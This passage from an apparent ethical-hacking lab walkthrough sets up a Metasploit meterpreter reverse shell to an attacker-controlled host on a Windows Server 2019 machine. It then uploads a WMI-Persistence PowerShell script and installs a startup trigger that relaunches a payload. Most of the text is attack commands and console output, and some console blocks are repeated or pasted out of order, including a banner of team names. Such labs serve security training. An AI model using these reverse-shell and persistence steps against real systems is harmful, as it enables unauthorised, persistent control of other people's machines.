
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter >

```

27. In the console now type **upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

28. Now type **load powershell** and press **Enter** to load powershell module.



```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading   : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploaded    : /home/attacker/Wmi-Persistence-master/README.md -> C:\\Users\\Administrator\\Downloads\\README.md
[*] uploading   : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
[*] uploaded    : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\\Users\\Administrator\\Downloads\\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >

```


29. Type **powershell_shell** and press **Enter**, to open powershell in the console.

```

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\Users\Administrator\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded  : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
[*] uploaded  : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS >
  
```

30. In powershell, type **Import-Module ./WMI-Persistence.ps1** and press **Enter**.

31. Now, type **Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"** and press **Enter**.

Note: It will take approximately 5 minutes for the script to run.

```

meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS >
  
```


32. Open a new terminal with root privileges and type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# msfconsole

msf5 (root@parrot) >

[*] Started reverse TCP handler on 10.10.1.13:444
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;}; e
cho vulnerable*
*Team sorcerer*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bu
nnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Te
rminal Cult*
*edspiner*BFG*MagentaHats*0x01DA*Kaczuski*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth
*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitS
witchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer13
37*Team 443*
*H4CKSN0W*Inf0Usec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg Pwn Platoon*Hackerty*hack
streetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*Sad_Pandas*FalseFlag*OurHeartBle
edsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*scripiterz*VetSec*norbot*Delta Squ
ad Zero*Mukesh*
*x00-x00*BlackCat*ARESx*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam*vitamink*RISC*forkbomb444*hown
owbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc615*nora*Polaris One*team*hail h
ydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnage*OldBoys*M0ul3Fr1t1B13r3*bears
  
```

33. In Metasploit type **use exploit/multi/handler** and press **Enter**.


34. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

35. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

36. Type **set lport 444** and press **Enter** to set lport.

